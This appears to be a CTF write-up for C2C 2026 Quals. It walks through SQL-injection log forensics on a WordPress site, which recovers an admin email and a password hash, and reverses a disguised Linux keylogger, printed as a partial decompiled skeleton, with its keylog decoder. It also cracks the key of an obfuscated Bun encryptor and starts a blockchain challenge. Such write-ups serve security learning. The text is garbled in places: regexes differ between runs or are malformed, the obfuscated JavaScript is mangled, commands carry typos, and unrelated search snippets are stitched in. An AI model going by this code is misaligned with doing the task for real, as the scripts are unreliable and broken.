    print(f"Email: {email}")
EOF
```

```
└─(ortort@jitakk)-[~/Documents/CTF/forensic/log]
$ python3 << 'EOF'
import re, urllib.parse
email_chars = []
with open('access.log') as f:
    for line in f:
        if '%21%3D' not in line: continue
        m = re.search(r'GET ([^ ]+) HTTP', line)
        if not m: continue
        url = urllib.parse.unquote(m.group(1))
        ne = re.search(r'\),(\\d+),1\\)\)\\=(\\d+,', url)
        if ne and 'user_email' in url:
            email_chars[int(ne.group(1))] = chr(int(ne.group(2)))
    email = ''.join(email_chars.get(i,'?') for i in range(1, max(email_chars)+1))
    print(f"Email: {email}")
EOF
Email: admin@daffainfo.com
```

Question #8:

In this section since that it was an time-based sqli so it extract one character at a time so I ask that Claude Ai Sonnet 4.5 again for writing me a script to collect all character and reassemble it.

```
Question #8:
8. What is the password hash obtained by the attacker?
Required Format: -
Your Answer: $wp$2y$10$vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW
Status: Correct!
```

```
(ortort@jitakk)-[~/Documents/CTF/forensic/log]
$ python3 << 'EOF'>> Server
import re, urllib.parse
email_chars = {}
with open('access.log') as f:
    for line in f:
        if '%21%3D' not in line: continue
        m = re.search(r'GET ([^ ]+) HTTP', line)
        if not m: continue
        url = urllib.parse.unquote(m.group(1))
        ne = re.search(r'\|(\d+),1\|\)\|(\d+)', url)
        if ne and 'user_email' in url:
            email_chars[int(ne.group(1))] = chr(int(ne.group(2)))
email = ''.join(email_chars.get(i, '?') for i in range(1, max(email_chars)+1))
print(f"Email: {email}")
EOF
Email: admin@daffainfo.com

(ortort@jitakk)-[~/Documents/CTF/forensic/log]
$ python3 << 'EOF'>> Reference
import re, urllib.parse
pass_chars = {}
with open('access.log') as f:
    for line in f:
        if '%21%3D' not in line: continue
        m = re.search(r'GET ([^ ]+) HTTP', line)
        if not m: continue
        url = urllib.parse.unquote(m.group(1))
        ne = re.search(r'\|(\d+),1\|\)\|(\d+)', url)
        if ne and 'user_pass' in url:
            pass_chars[int(ne.group(1))] = chr(int(ne.group(2)))
phash = ''.join(pass_chars.get(i, '?') for i in range(1, max(pass_chars)+1))
print(f"Hash: {phash}")
EOF
Hash: $wp$2y$10$vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44SqW
```

- Affected Versions: < 1.2.3
- Cause: Insufficient escaping

 WPScan
<https://wpscan.com/vulnerability/>

Easy Quotes < 1.2.3 – Undo
The Easy Quotes plugin for WordPress 1.2.2 due to insufficient escaping or missing sqlmap | Show results with

 Fortinet
<https://www.fortinet.com/blog/hosting-control-panel-hacked/>
July 3, 2018 — As part of our ongoing investigation, we have discovered that the hosting control panel (HCP) of a major provider contains an SQL Injection and multi-

Question #9:

Question #9:
9. When did the attacker successfully log in?
Required Format: DD/MM/YYYY HH:MM:SS
Your Answer: 11/01/2026 13:12:49
Status: Correct!

```
(ortort@jitakk)-[~/Documents/CTF/forensic/log]
$ grep "POST /wp-login.php" access.log | grep "219.75.27.16" | grep " 302 "
219.75.27.16 - [11/Jan/2026:13:12:49 +0000] "POST /wp-login.php HTTP/1.1" 302 1275 "http://165.22.125.147/wp-login.php?redirect_to=http%3A%2F%2F165.22.125.147%2Fwp-admin%2Freauth=1" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
```

After 6 failed attempts, the attacker cracked the hash offline and successfully authenticated at 13:12:49, gaining access to /wp-admin/ .

```
grep "POST /wp-login.php" access.log | grep "219.75.27.16" | grep " 302 "
```

Flag

Congratulations!
Flag: C2C{7H15_15_V3rY_345Y_bd6da50ed008}

Flag: C2C{7H15_15_V3rY_345Y_bd6da50ed008}

Tattletale

The screenshot shows the challenge details for 'Tattletale' on the C2C 2026 Quals platform. The challenge is categorized under 'Breached' and has a difficulty level of 'Easy'. It was created by 'aseng'. The description states: 'Apparently I have just suspected that this serizawa binary is a malware .. I was just so convinced that a friend of mine who was super inactive suddenly goes online today and tell me that this binary will help me to boost my Linux performance. Now that I realized something's wrong.' A note below says: 'Note: This is a reverse engineering and forensic combined theme challenge. Don't worry, the malware is not destructive, not like the other challenge. Once you realized what does the malware do, you'll know how the other 2 files are correlated. Enjoy warming up with this easy one!' A download link for 'tattletale_tattletale-dist.zip' is provided. On the right side, the scoreboard shows 'dahmer0483' with an overall score of 94, 11 solved challenges, and a timestamp of 26/02/14 7:31:41 AM. A note from the author apologizes for inconvenience and provides a new attachment link.

Walkthrough of Tattletale

Now for forensic challenge, we have tree file as shown:

```
└$ tree
.
├── dist
│   ├── cron.aseng
│   ├── serizawa
│   └── whatisthis.enc
└── dist1.zip
```

2 directories, 4 files

Checking File type

```
[ortort@jitakk]~/CTF/forensic/tattletale/dist]$ file serizawa cron.aseng whatisthis.enc
serizawa: ELF 64-bit LSB executable, x86-64, version 1 (SVSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=f5e4eb9bd95f0a14f41d1ef1aef8ee703c85a059, stripped
cron.aseng: data
whatisthis.enc: openssl enc'd data with salted password
```

now we have:

- serizawa - an executable ELF 64-bit
- cron.aseng - data
- openssl encrypted file that start with salt

```
[ortort@jitakk]~/CTF/forensic/tattletale/dist]$ xxd whatisthis.enc | head
00000000: 5361 6c74 6564 5f5f 586d 675a 2fdb 5e98  Salted_XmgZ/.^.
00000010: 9c61 3af4 be16 802f eacb 13b7 8922 77d1  .a:..../.w.
00000020: 8c41 87bf fa15 32f3 2944 20fc a3e7 97f2  .A....2.)D ....
00000030: 8a93 cdb0 0a78 2bf3 8372 77e0 513b a492  ....x+..rw.Q;..
00000040: 5f6d d78e b7a8 c5be 51d2 033a 3fed f9a4  _m.....Q..:?...
00000050: 3207 c3ae 950f 3aab 9799 f69d ee89 c73f  2.....:....?
00000060: 71fc 1ca5 50d7 c075 b9ea 6042 60ed 9548  q...P..u..`B..H
00000070: 242e f688 9a44 a195 c8b0 9cae 309d dc9a  $....D.....0...
00000080: a6f0 7fc4 a07d 0f7a 9d64 11a6 d8b7 cbaf  .....}.z.d....
00000090: de0e dcbb 1d8f ac5c 3d6c 145e 0b07 f228  .....\\=l.^ ... (
```

Extracting the binary

```
[venv]-(ortort@jitakk)~/CTF/forensic/tattletale/dist]$ python pyinstractractor.py serizawa
[*] Processing serizawa
[*] PyInstaller version: 2.1+
[*] Length of package: 17011072 bytes
[*] Found 55 files in Archive
[*] Beginning extraction...please standby
[*] Possible entry point: pyiboot01_bootstrap.pyc
[*] Possible entry point: pyl_rth_inspect.pyc
[*] Possible entry point: serizawa.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.11 to prevent extraction errors during unmarshalling
[!] Skipping .pyz extraction
[*] Successfully pyinstaller archive: serizawa
You can now use a python decompiler on the pyc files within the extracted directory
[venv]-(ortort@jitakk)~/CTF/forensic/tattletale/dist]$ ls serizawa_extracted
all_strings.txt libbz2.so.1.0 liblzma.so.5 libz.so.1 pycdc pyimod01_archive.pyc pyimod03_ctypes.pyc python3.11 PYZ.pyz Extracted serizawa.py struct.pyc
base_library.zip libcrypto.so.3 libpython3.11.so.1.0 libzstd.so.1 pyiboot01_bootstrap.pyc pyimod02_importers.pyc pyl_rth_inspect.pyc PYZ.pyz serizawa_decompiled.py serizawa.pyc
```

as shown after an extract we see:

- **serizawa.pyc** - Main Python bytecode
- **libcrypto.so.3** - Crypto library
- **PYZ.pyz** - Compressed Python modules and many more of various Python runtime libraries

Now I will tried to extract the binary of serizawa :

```
[venv]-(ortort@jitakk)~/CTF/forensic/tattletale/dist]$ ls serizawa_extracted
all_strings.txt libbz2.so.1.0 liblzma.so.5 libz.so.1 pycdc pyimod01_archive.pyc pyimod03_ctypes.pyc python3.11 PYZ.pyz Extracted serizawa.py struct.pyc
base_library.zip libcrypto.so.3 libpython3.11.so.1.0 libzstd.so.1 pyiboot01_bootstrap.pyc pyimod02_importers.pyc pyl_rth_inspect.pyc PYZ.pyz serizawa_decompiled.py serizawa.pyc
[venv]-(ortort@jitakk)~/CTF/forensic/tattletale/dist]$ cd serizawa_extracted
[venv]-(ortort@jitakk)~/CTF/forensic/tattletale/dist$ Checking File type
[venv]-(ortort@jitakk)~/CTF/forensic/tattletale/dist$ uncompyl6 serizawa.pyc > serizawa.py
# Unsupported bytecode in file serizawa.pyc
# Unsupported Python version, 3.11, for decompilation
# Unsupported Python version, 3.11, for decompilation
# Can't uncompile serizawa.pyc
```

since it said # Unsupported Python version, 3.11, for decompilation because the bytecode is python version is 3.11 which doesn't support yet.

so we will use pycdc as alternative decompiler

The screenshot shows the GitHub repository page for 'pycdc' by 'zrax'. The repository has 94 stars, 808 forks, and 4.3k contributors. It features a C++ python bytecode disassembler and decompiler. The code tab shows the master branch with 1 branch and 0 tags. A list of 535 commits is shown, starting with a merge pull request from whoami730/exceptions. Other commits include updates to .github/workflows, bytes, scripts, tests, and various files like ASTNode.cpp, ASTNode.h, ASTTree.cpp, ASTTree.h, CMakeLists.txt, FastStack.h, LICENSE, README.markdown, bytecode.cpp, bytecode.h, bytecode_ops.inl, and data.cpp. The repository is licensed under GPL-3.0 license.

```
# Installation
git clone https://github.com/zrax/pycdc.git
cd pycdc
cmake .
make
```

```

(venv)-(ortort@jitakk)-[~/.../forensic/tattletale/dist/serizawa_extracted]
$ ./pycdc/pycdc serizawa.pyc > serizawa_decompiled.py
Unsupported opcode: BEFORE_WITH (108)

(venv)-(ortort@jitakk)-[~/.../forensic/tattletale/dist/serizawa_extracted]
$ cat serizawa_decompiled.py
# Source Generated with Decompyle++
# File: serizawa.pyc (Python 3.11)

import struct
import sys
import os
streya = '/dev/input/event0'
pvt = '/opt/cron.aseng'
strc = 'QQHHI'
evo = struct.calcsize(strc)

def prm():
    if os.geteuid() != 0:
        sys.exit(1)
    if not os.path.exists(streya):
        sys.exit(1)
    return None

def kst():
    ec = 0
# WARNING: Decompyle incomplete

def main():
    prm()
    kst()

if __name__ == '__main__':
    main()
    return None

```

so after we decompile that code we can see that it was keylogger that read from /dev/input/event0 as raw keyboard and write it to /opt/cron.aseng using struct format QQHHI which is linux input_event structure.

so i will ask Ai Claude Sonnet 4.5 for decode the keylog file:

```

vim decode_keylog.py:
import struct

# Linux input event structure
EVENT_FORMAT = 'QQHHI'
EVENT_SIZE = struct.calcsize(EVENT_FORMAT)

# Linux key code to character mapping
KEY_MAP = {
    2:'1', 3:'2', 4:'3', 5:'4', 6:'5', 7:'6', 8:'7', 9:'8', 10:'9', 11:'0',
    12:'-', 13:'=', 16:'q', 17:'w', 18:'e', 19:'r', 20:'t', 21:'y', 22:'u',
    23:'i', 24:'o', 25:'p', 26:'[', 27:]', 30:'a', 31:'s', 32:'d', 33:'f',
    34:'g', 35:'h', 36:'j', 37:'k', 38:'l', 39:';', 40:'"', 44:'z', 45:'x',
    46:'c', 47:'v', 48:'b', 49:'n', 50:'m', 51:',', 52:'.', 53: '/', 57: ' ',
    28:'\n', 14:'<BS>', 42:'<LSHIFT>', 54:'<RSHIFT>', 58:'<CAPS>',
    15:'\t', 1:'<ESC>', 29:'<LCTRL>', 97:'<RCTRL>'
}

# Shift key mappings
SHIFT_MAP = {
    2:'!', 3:'@', 4:'#', 5:'$', 6:'%', 7:'^', 8:'&', 9:'*', 10:'(', 11: ')',
    12:'_', 13:'+', 39:':', 40:'"', 51:'<', 52:'>', 53:'?', 26:'{', 27:'}',
    30:'A', 31:'S', 32:'D', 33:'F', 34:'G', 35:'H', 36:'J', 37:'K', 38:'L',
    44:'Z', 45:'X', 46:'C', 47:'V', 48:'B', 49:'N', 50:'M',
    16:'Q', 17:'W', 18:'E', 19:'R', 20:'T', 21:'Y', 22:'U', 23:'I', 24:'O',
    25:'P'
}

def decode_keylog(filename):
    with open(filename, 'rb') as f:
        data = f.read()

        shift_pressed = False
        caps_lock = False
        captured_text = []

        for i in range(0, len(data), EVENT_SIZE):
            if i + EVENT_SIZE > len(data):
                break

            event = struct.unpack(EVENT_FORMAT, data[i:i+EVENT_SIZE])
            tv_sec, tv_usec, typ, code, value = event

            # Type 1 = key press/release event
            if typ != 1:
                continue

            # Handle shift keys

```

```

        if code in (42, 54): # Left/Right shift
            shift_pressed = (value in (1, 2))

        # Handle caps lock
        elif code == 58 and value == 1:
            caps_lock = not caps_lock

        # Handle backspace
        elif code == 14 and value in (1, 2):
            if captured_text:
                captured_text.pop()

        # Handle enter
        elif code == 28 and value in (1, 2):
            captured_text.append('\n')

        # Handle regular keys (on press only)
        elif value in (1, 2) and code not in (29, 97): # Ignore Ctrl keys
            effective_shift = shift_pressed ^ (caps_lock and code in range(16,
51))

            if effective_shift and code in SHIFT_MAP:
                captured_text.append(SHIFT_MAP[code])
            elif code in KEY_MAP:
                captured_text.append(KEY_MAP[code])

    return ''.join(captured_text)

if __name__ == '__main__':
    text = decode_keylog('cron.aseng')
    print(text)

```

result:

```

(venv)-(ortort@jitakk)-[~/.../CTF/forensic/tattletale/dist]
$ python decode_keylog.py
ls
whoami
echo "Yey you finally decrypt me :)"
echo "Just a little more steps ok?"
env > whatisthis
od whatisthis > whatisthis.baboi
openssl enc -aes-256-cbc -salt -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.baboi -out whatisthis.enc
echo "Ok go for it! The flag is in env btw"
c

```

now that i have found the password which is: **4_g00d_fr13nD_in_n33D** and there are some note as well which encrypted the **whatisthis.baboi** to create **whatisthis.enc**

Decrypt the Encrypted File

```
(venv)-(ortort@jitakk)-[~/.../CTF/forensic/tattletale/dist]
$ openssl enc -d -aes-256-cbc -salt -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.enc -out decrypted.txt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

so inside that file was contains octal dump so I will convert that octal dump to text using ai claude sonnet 4.5 within python script:

```
(venv)-(ortort@jitakk)-[~/.../CTF/forensic/tattletale/dist]
$ file decrypted.txt
decrypted.txt: ASCII text
Pasted image 20260215075300

(venv)-(ortort@jitakk)-[~/.../CTF/forensic/tattletale/dist]
$ head decrypted.txt
00000000 047503 047514 052122 051105 036515 071164 062565 067543
00000020 067554 005162 044504 050123 040514 036531 030072 030056
00000040 046012 047101 036507 067145 052537 027123 052125 026506
00000060 005070 040514 043516 040525 042507 005075 040520 044124
00000100 027475 067562 072157 027057 060543 063562 027557 064542
00000120 035156 072457 071163 066057 061557 066141 071457 064542
00000140 035156 072457 071163 066057 061557 066141 061057 067151
00000160 027472 071565 027562 061163 067151 027472 071565 027562
00000200 064542 035156 071457 064542 035156 061057 067151 027472
00000220 071565 027562 067554 060543 027554 060547 062555 035163
```

```
vim decode_od.py
with open('decrypted.txt', 'r') as f:
    content = f.read()

result = []
for line in content.strip().split('\n'):
    parts = line.split()
    if not parts:
        continue

    # Skip the address (first field)
    for word in parts[1:]:
        try:
            val = int(word, 8) # Convert from octal to integer

            # od outputs 16-bit little-endian words
            b1 = val & 0xFF          # Low byte
            b2 = (val >> 8) & 0xFF   # High byte

            if b1:
                result.append(chr(b1))
            if b2:
                result.append(chr(b2))
        except:
            pass

text = ''.join(result)
print(text)

# Extract the flag
import re
flags = re.findall(r'[A-Z0-9]+{[^}]+\}', text)
if flags:
    print("\n" + "="*60)
    print("FLAG FOUND:")
    print("="*60)
    for flag in flags:
        print(flag)
```

```

[venv]-(ortori@jittakk) [~/CTF/forensic/tattletale/dist]
$ cargo decode_0d.py
COLORTERM=truecolor
TERM=xterm-256color
LANG=en_US.UTF-8
LANGUAGE=
PATH=/root/.cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
TERM=xterm
XAUTHORITY=/home/kali/.Xauthority
MAIL=/var/mail/root
LOGNAME=root
USER=root
HOME=/root
SHELL=/usr/bin/zsh
SUDO_COMMAND=/usr/bin/su
SUDO_USER=kali
SUDO_GID=1000
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
POWERSHELL_UPDATECHECK=off
POWERSHELL_TELEMETRY_OPTOUT=1
DOTNET_CLI_TELEMETRY_OPTOUT=1
SHELL=/bin/zsh
PWD=/opt
OLDPWD=/opt
LESS_TERMCAP_mb=
LESS_TERMCAP_md
LESS_TERMCAP_se=
LESS_TERMCAP_so=
LESS_TERMCAP_ue
LESS_TERMCAP_us=
LESS_TERMCAP_ve=
FLAG=C2C{it_is_just_4_very_simpl3_linux_k3ylogger_xixixi_haiyaaaa_ez}
_=dist/bin/enr

FLAG FOUND:
C2C{it_is_just_4_very_simpl3_linux_k3ylogger_xixixi_haiyaaaa_ez}

```

Flag

C2C{it_is_just_4_very_simpl3_linux_k3ylogger_xixixi_haiyaaaa_ez}

Reverse

Bunaken

C2C 2026 Quals

Ended

Challenge	Solves	Points
bunaken	166 SOLVES	100 pts
goo-goo-dot	7 SOLVES	371 pts
not-malicious-extension	42 SOLVES	100 pts

Challenge Details:

bunaken
Author: vidner
Can you help me to recover the flag?
Download Attachment: bunaken_bunaken-dist.zip

This challenge has been solved
Rate this challenge
Recommended Not Recommended

Leave a comment...
Submit

Challenges Solved:

- All: 29
- Blockchain: 3
- Crypto: 4
- Forensics: 5
- Misc: 2
- Pwn: 5
- Reverse: 5
- Web: 5

Scoreboard:

User	Overall	Score	Solved
dahmer0483	94	1100	11

Comments:

Hi @everyone I apologize for the inconvenience, the chall Crypto/big guy has been updated, ensure you create a new instance as well as downloading the new attachment, the difference is as follows for those who haven't downloaded the old attachment:

```

3ic31 < if xor(bytes(a),
bytes(b)).count(0) > 3: --- >
if xor(bytes(a),
bytes(b)).count(0) > 13:

```

This challenge can be solved remotely in a reasonable time and compute power, it was supposed to be an easy chall anyway

Congratulations to manicpro for the second blood on bookmolt.

Congratulations to Bluewyn for the third blood on unsafe-notes.

Congratulations to kennvvvs for the

Walkthrough of Bunaken

For this challenge we got two difference files, which is:

```
└──(ortort@jitakk)-[~/Documents/CTF/rev/bunaken]
    └─$ tree
    .
    └── bunaken
        └── flag.txt.bunakencrypted

    1 directory, 2 files
```

Determine file type

```
└──(ortort@jitakk)-[~/Documents/CTF/rev/bunaken]
    └─$ file bunaken
bunaken: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=109a021c1b3405d73bd0e95dcad52ec5857f4ed9, not stripped
└──(ortort@jitakk)-[~/Documents/CTF/rev/bunaken]
    └─$ file flag.txt.bunakencrypted
flag.txt.bunakencrypted: ASCII text, with no line terminators
└──(ortort@ jitakk)-[~/Documents/CTF/rev/bunaken]
```

based on this two output:

- bunaken is an executable file that encrypted the files.
- meaning the binary is an encryption tool that was used to create the **.bunakencrypted** file

Extract readable strings from binary

```

└──(ortort㉿jitatkk)-[~/Documents/CTF/rev/bunaken]
└─$ strings bunaken | tail -20

?,D+
ugp9
{cT
C&c-
WDi9
]70C
cLIT
U@Q<
/8k0
-u?J
_q?^
b<Sfr>0$v
Ao=
600z
LPD.
lrWo51
cKRh`Kq68@
HCj9f
S(d+
---- Bun! ----

```

◆ AI Overview

Bun is a high-performance, all-in-one JavaScript runtime, packager, and test runner designed as a faster, modern alternative to Node.js. Built from scratch in Zig and using Safari's JavaScriptCore engine (not V8), it offers exceptional speed for running, building, and testing applications, including native support for TypeScript and JSX without extra configuration.



- So in that string we know that the executable file was BUN which is JavaScript runtime.
- Then I ask Ai Cluaude Sonnet 4.5 to analyze the string-of-flag.txt file and it found out that at the line 581 there is a massive obfuscated JavaScript code:

```

└─$ strings bunaken | grep -i flag > string-of-flag.txt

```

```

578 RGI_Emoji_Flag_Sequence           // JavaScriptCore engine that will offer exceptional speed for
579 RGI_Emoji_Flag_Sequence           memory building and better compression and random number
580 flags 1
581 function w(){let n=[`WR0tF80ezmkl`,"toString","W603xSoI","1lHJnY","1209923ghGtmw","text","13820KwBpf","byteOffset","40xRjnfN","Cfa9","bNaXh8oEW60iW5FcIq","aIues","lXNdimoAqS0pG","D18
RtemLWQhclCon5a","cKnW4vfbtx+","WDzClkjWONDmQ","FCKlccKw7FcMB8kdW4y","a8oNWOjkW51fsKzs2vCNa","qlcTs9XNcIY9W7dc88ky","from","150tC0M6/dMSkXW7PSw4xdHAC","c02cs2Ndk37cm8o-mw","37
7886jVodYX","417805EswrVS","719tAxJyfV","cu7cTx/chMgtJ5owmSk4w5NdVckl","W7uTCqxDf0d18KEFW","write","encrypt","ted","xHxDQ0m","byteLength","3040phf0i","set","263564pSwJjv","su
btle","945765.HdYMe","SHA-256","Bu/dQfxCu3K","getRandomV"];return w=function(){return n[w]};function (n,r){return n-n-367;let t=w();x=t[n];i
f(c.ukqkit==void 0){var b=function(i){let f="";a="";for(let d=0,o,e,p=0;e=i.charCodeAt(p);d+=4){var y=1,s=c;function c(n,r){n=n-367;let t=w();x=t[n];i
f(c.ftPoNg==void 0){if(c.ftPoNg!=10),x=c.yUsvA(x,r),c.MmZtQk[I]=x;x=A,x=function(n,r){(let t=c,x=l,b=n);while(!0){try{if((parseInt(x(405))/1*(parseInt(x(383))/2)+parseInt(x(385))/3)*(p
arceInt(t(382),"0nx"))/5)-parseInt((x(384))/5*(parseInt(x(393))/6)+parseInt(x(369))/8)+parseInt(t(381,"R69F")))/9+parseInt(x(367))/10+parseInt(x(406))/11==r){break;
else b.push(b.shift());}catch(u){b.push(b.shift());}})(w,105028);var h=async(n)={let r=1,t=c,x=n instanceof ArrayBuffer?new Uint8Array(n):new Uint8Array(n[t(400,"I2yl")]),n[r](368),n.byte
Length;if(x.byteLength==16||x.byteLength==24||x.byteLength==32){return x;let b=await crypto.subtle[t(402,"Fw1")](r(399),x);return new Uint8Array(b.subarray(0,16));g=(n,r)=>{let t=1
,x=new Uint8Array(n.byteLength+x.byteLength);return x.set(n,0),x[t(395)][r,n[t(392)]],x,m=async(n,r)=>{let t=c,x=l,b=crypto[x(401)+x(372)](new Uint8Array(16)),u=await cryp
to(x(397))[(t(371),"kAmA")][t(370),"CYgn"],u,{name:"AES-CBC"},[1,[x(389)]],A=await crypto.subtle[x(389)]((name:(375,"dHtN"),iv:b,l,r);return g(b,new Uint8Array(A)),S=Bun[s(391,"90nx")](s(373,"R69F")),k=await S[t(407)](),v=await Bun[s(387,"fJpG")]->ss](k),z=await m(Buffer[y(380)])["flag.txt",b+s(373,"G1G"),v],Bun[y(388)]("flag.txt",b+s(373,"G1G"),v);Bun[y(388)]("flag.txt",b+s(390),Buffer[s(404,"Y*Y"))](z)(y
(403))(s(376,$lpa))});}
~
~
~
~
```

Synonyms/Related Terms: Show all

× JavaScript Runtime: A platform for executing JS code outside a browser (e.g.

What I find is the encryption uses **AES-128-CBC** mode and encryption key is derived by taking SHA-256 hash of a passphrase, then truncating to 16 bytes along with a random IV (Initialization Vector) of 16 bytes is generated and prepended to the encrypted data and this is it file structure:

[IV (16 bytes)][Encrypted Flag (64 bytes)] = 80 bytes total in base64.

Verify Encrypted File Structure

I cat that **flag.txt.bunaken** and see a base64 and decode it i seen 80 bytes.

```

└─(ortort@jitakk)-[~/Documents/CTF/rev/bunaken]
$ cat flag.txt.bunaken
3o2Gh52pjRk80IPViTp8KUly+kDGx07qAlPo2Ff1+IOWW1ziNAoboyBZPX6R4JvNXZ4iWwc662Nv/rMPLdwrIb3D4tTb0g/vi0NKApfToj0=

```

```

└─(ortort@jitakk)-[~/Documents/CTF/rev/bunaken]
$ echo "3o2Gh52pjRk80IPViTp8KUly+kDGx07qAlPo2Ff1+IOWW1ziNAoboyBZPX6R4JvNXZ4iWwc662Nv/rMPLdwrIb3D4tTb0g/vi0NKApfToj0=" | base64 -d | wc -c
80

```

It is confirm that 80 bytes = 16 bytes IV + 64 bytes ciphertext.

how do we find the encryption key

How We Found the Encryption Key

Step 1: Check the obfuscated code

- Look at line 581 in `string-of-flag.txt`
- Try to find if the password is hardcoded in the obfuscated strings
- Result: The actual password is NOT in the code (removed by author)

Step 2: Use the challenge name as a clue

- Challenge name: "bunaken"
- Research what "bunaken" means

Step 3: Google "bunaken"

```
Search: "bunaken"
Results:
- Bunaken is an island in Indonesia
- Located in North Sulawesi
- Near Manado city
```

Step 4: Build a wordlist from research Based on geographic context:

- `bunaken` ← the island itself
- `indonesia` ← the country
- `manado` ← the city
- `sulawesi` ← the province/region

Since that we have possible encryption key then I ask Ai Claude Sonnet 4.5 to brute-force decryption key:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import hashlib
import base64

# Read the encrypted flag file
with open('flag.txt.bunakencrypted', 'r') as f:
    encrypted_b64 = f.read().strip()

# Decode from base64
encrypted = base64.b64decode(encrypted_b64)

# Extract IV and ciphertext
iv = encrypted[:16]           # First 16 bytes = IV
ciphertext = encrypted[16:]    # Rest = encrypted data

print(f'Encrypted file length: {len(encrypted)} bytes')
print(f'IV: {iv.hex()}')
print(f'Ciphertext length: {len(ciphertext)} bytes\n')

# Wordlist based on challenge theme
possible_keys = [
    'bunaken',
    'indonesia',
    'manado',
    'sulawesi'
]

# Try each key
for key_string in possible_keys:
    try:
        # Derive key: SHA-256 hash truncated to 16 bytes
        key_hash = hashlib.sha256(key_string.encode()).digest()
        key = key_hash[:16]

        # Decrypt with AES-128-CBC
        cipher = AES.new(key, AES.MODE_CBC, iv)
        decrypted = cipher.decrypt(ciphertext)
        decrypted_unpadded = unpad(decrypted, 16)

        result = decrypted_unpadded.decode('utf-8', errors='ignore')

        print(f'* Trying key: "{key_string}"')
        print(f'    Result: {result}\n')

        # Check if flag format found
        if 'C2C{' in result or 'flag{' in result:
            print('VVV FLAG FOUND! VVV')
    
```

```
        print(f'Key: "{key_string}"')
        print(f'Flag: {result.strip()}')
        break

    except Exception as e:
        print(f'[X] Key "{key_string}" failed: {e}\n')
```

BOOOM!

Flag

```
[~]-(ortort@jitatkk)-[~/Documents/CTF/rev/bunaken]
$ python decryption.py
Encrypted file length: 80 bytes
IV: de8d86879da98d193cd083d5893a7c29
Ciphertext length: 64 bytes

[X] Key "bunaken" failed: Padding is incorrect.

[X] Key "indonesia" failed: Padding is incorrect.

[X] Key "manado" failed: PKCS#7 padding is incorrect.

[*] Trying key: "sulawesi"
    Result: (/ 3C2C{BUN_AwKward_ENcryption_compression_obfuscation}

VVV FLAG FOUND! VVV
Key: "sulawesi"
Flag: (/ 3C2C{BUN_AwKward_ENcryption_compression_obfuscation}
```

C2C{BUN_AwKward_ENcryption_compression_obfuscation}

Blockchain

TGE

The screenshot shows the C2C 2026 Quals interface. On the left, there's a sidebar with navigation icons and a list of challenges categorized by type: Blockchain (3), Crypto (4), Forensics (5), Misc (2), Pwn (5), Reverse (5), and Web (5). The main area displays the challenge details for 'tge'. The challenge is titled 'Convergence' and has a difficulty level of 'Easy'. It was created by 'hygge' and has a total score of 100 pts with 148 solves. Another user, 'nexus', has solved it with 100 pts and 98 solves. The challenge description reads: "i dont understand what tge is so all this is very scuffed, but this all hopefully for you to warmup, pls dont be mad". It includes a link to download the attachment: <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-tge>. Below the description, there are two buttons: 'Recommended' (green) and 'Not Recommended' (red). A text input field for comments is present, with a character count of 0 / 1000. To the right of the challenge details, there's a sidebar for the user 'dahmer0483' showing their overall score (94), current score (1100), and solved challenges (11). The sidebar also contains a message from another user: "Hi @everyone I apologize for the inconvenience, the chall Crypto/big guy has been updated, ensure you create a new instance as well as downloading the new attachment, the difference is as follows for those who haven't downloaded the old attachment: 31c31 < if xor(bytes(a), bytes(b)).count(0) > 3: --- > if xor(bytes(a), bytes(b)).count(0) > 13:". Below this message, there are several congratulatory messages from other users.

Walkthrough of TGE

In this challenge, We get three contracts: Setup, TGE, and Token.

```
└$ cat Setup.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {TGE} from "./TGE.sol";
import {Token} from "./Token.sol";

contract Setup {
    TGE public tge;
    Token public token;
    address public player;

    constructor(address _player) {
        player = _player;

        token = new Token("TOK", "TOK", 100);
        tge = new TGE(address(token), 15, 35, 50);
        tge.setTgePeriod(true);
        token.mint(player, 15);
    }

    function enableTge(bool _tge) public {
        tge.setTgePeriod(_tge);
    }

    function isSolved() external view returns (bool) {
        require(tge.userTiers(player) == 3, "not yet");
        return true;
    }
}
```

```
└$ cat TGE.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import {Token} from "./Token.sol";

contract TGE {
    Token public immutable token;

    uint256 public constant TIER_1 = 1;
    uint256 public constant TIER_2 = 2;
    uint256 public constant TIER_3 = 3;

    address public owner;

    mapping(uint256 => uint256) public maxSupply;
    mapping(uint256 => uint256) public mintPrice;

    mapping(uint256 => uint256) public totalSupply;
    mapping(address => mapping(uint256 => uint256)) public balance;

    mapping(uint256 => uint256) public preTGESupply; // snapshot taken ONCE
    mapping(address => mapping(uint256 => uint256)) public preTGBalance;

    mapping(address => uint256) public userTiers;
    uint256[] public tierIds;

    bool public isTgePeriod;
    bool public tgeActivated;

    modifier onlyOwner() {
        require(msg.sender == owner, "only owner");
        -
    }

    constructor(
        address _token,
        uint256 maxSupplyTier1,
        uint256 maxSupplyTier2,
        uint256 maxSupplyTier3
    ) {
        require(_token != address(0), "token=0");
        require(maxSupplyTier1 > 0 && maxSupplyTier2 > 0 && maxSupplyTier3 >
0, "bad max");

        token = Token(_token);
        owner = msg.sender;
    }
}
```

```

        maxSupply[TIER_1] = maxSupplyTier1;
        maxSupply[TIER_2] = maxSupplyTier2;
        maxSupply[TIER_3] = maxSupplyTier3;

        mintPrice[TIER_1] = maxSupplyTier1;

        tierIds.push(TIER_1);
        tierIds.push(TIER_2);
        tierIds.push(TIER_3);
    }

